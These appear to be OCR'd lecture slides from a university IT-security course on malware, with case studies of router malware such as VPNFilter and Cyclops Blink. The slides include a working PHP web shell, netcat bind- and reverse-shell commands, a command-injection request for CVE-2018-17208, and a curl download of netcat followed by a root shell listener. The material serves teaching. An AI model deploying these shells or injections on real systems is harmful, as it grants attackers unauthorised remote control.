# IT-Security (ITS) B1

# DIKU, E2024

# Agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses

# Malware defined

Malware is malicious software that

**disrupts** operations,


**steals** sensitive data, or gives

**unauthorised access** to computers

Or anything else you don’t want software to do on your system


Remember: Vulnerabilities are exploited to run malware

# This (is | can be) malware




```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

# This (is | can be) malware



# This (is | can be) malware



Active Directory Explorer v1.52

Article • 11/28/2022 • 2 contributors

By Mark Russinovich

Published: November 28, 2022

Download AdExplorer (1.1 MB)

Run now from Sysinternals Live.

# Many types (not mutually exclusive)

Virus

Worms

Trojan horse

Backdoor

Rootkit and bootkits

Keylogger

Wiper

Ransomware


RATs

Crimeware


C2 scripts

Legitimate tools


# Malware at many layers




# Malware’s role in Cyber Kill Chain



# Malware in many stages




# Sidebar: How malware gets on a system



DBIR

2023 Data Breach Investigations Report

verizon




Malware file types (n=1,756)

Malware delivery methods (n=1,069)

**Figure 30.** Malware delivery method proportion per organization

# Sidebar: Another option



## Paying People to Infect their Computers


Research paper: "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.

> **Abstract**: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as $0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to $1.00, this proportion increased to 43%. We show that as the price


# Let’s build a backdoor

# Netcat – the network swiss army knife

Victim opens a listener that Attacker connects to:


user@computer: /tmp/victim
File Edit View Search Terminal Help


```
[victim]$ nc -l localhost -p 8080 -e /bin/bash
```


user@computer: /tmp/attacker
File Edit View Search Terminal Help


```
[attacker]$ nc localhost 8080
whoami
user
```

# Netcat – the network swiss army knife

Victim connects back to Attacker’s machine:


user@computer: /tmp/victim
File Edit View Search Terminal Help

```
[victim]$ nc localhost 8080 -e /bin/bash
```


user@computer: /tmp/attacker
File Edit View Search Terminal Help

```
[attacker]$ nc -l localhost -p 8080
whoami
user
```

# Malware case studies

# Malware case studies

## How to infect a router

# CVE-2018-17208 on Linksys Velop

**Unauthenticated command injection** providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;**/sbin/reboot**; HTTP/1.0

# CVE-2018-17208 on Linksys Velop


| | |
|---|---|
| get netcat: | curl http://somesite.com/nc > nc |
| make it executable: | chmod +x nc |
| set up a listener: | nc -l -p 1337 -e /bin/bash |
| connect to router: | nc router_ip 1337 |

# Another (router) case story: VPNfilter


# VPNFilter

VPNFilter – malware designed to infect routers and certain network attached storage devices

Infected approx. 500,000 worldwide


EXPLOITATION
STAGE 1
Photobucket or toknowall EXIF metadata used to call out IP
Backup 1
Backup 2
Pulls down photo
PHOTOBUCKET
STAGE 2 SERVER
TOKNOWALL.COM
If Photobucket fails, it calls out to toknowall to download a picture
If toknowall fails, it opens a listener and waits for the actor to send a trigger packet for direct connection
COMMAND & CONTROL
Instructions (if exists)
STAGE 2
TOR
P.S.
OTHERS
Plugins
Manually pushes Stage 2
Stage 3 Plugin
STAGE 3 SERVER

# FBI warns of VPNFilter



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number

**I-052518-PSA**

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

**FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE**

**SUMMARY**

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

**TECHNICAL DETAILS**

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

Reboot devices – temporarily removes stages 2 and 3 of the malware


Stage 1 would remain – leading the router to try re-downloading stage 2.

But FBI had seized servers used for stage 2 installation

Without these, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

# Cyclops replaces VPNFilter


CISA
CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
CYBERSECURITY
& INFRASTRUCTURE
SECURITY AGENCY
Alerts and Tips
Resources
National Cyber Awareness System > Alerts > New Sandworm Malware Cyclops Blink Replaces VPNFilter

Alert (AA22-054A)


New Sandworm Malware Cyclops Blink Replaces VPNFilter

Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking

The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.

# More router botnets



NEWS

## FBI disrupts another Chinese state-sponsored botnet

**The FBI said the massive botnet, which included 260,000 connected devices, was developed and operated by a publicly traded Chinese company named Integrity Technology Group.**


By Rob Wright, Senior News Director

Published: 19 Sep 2024

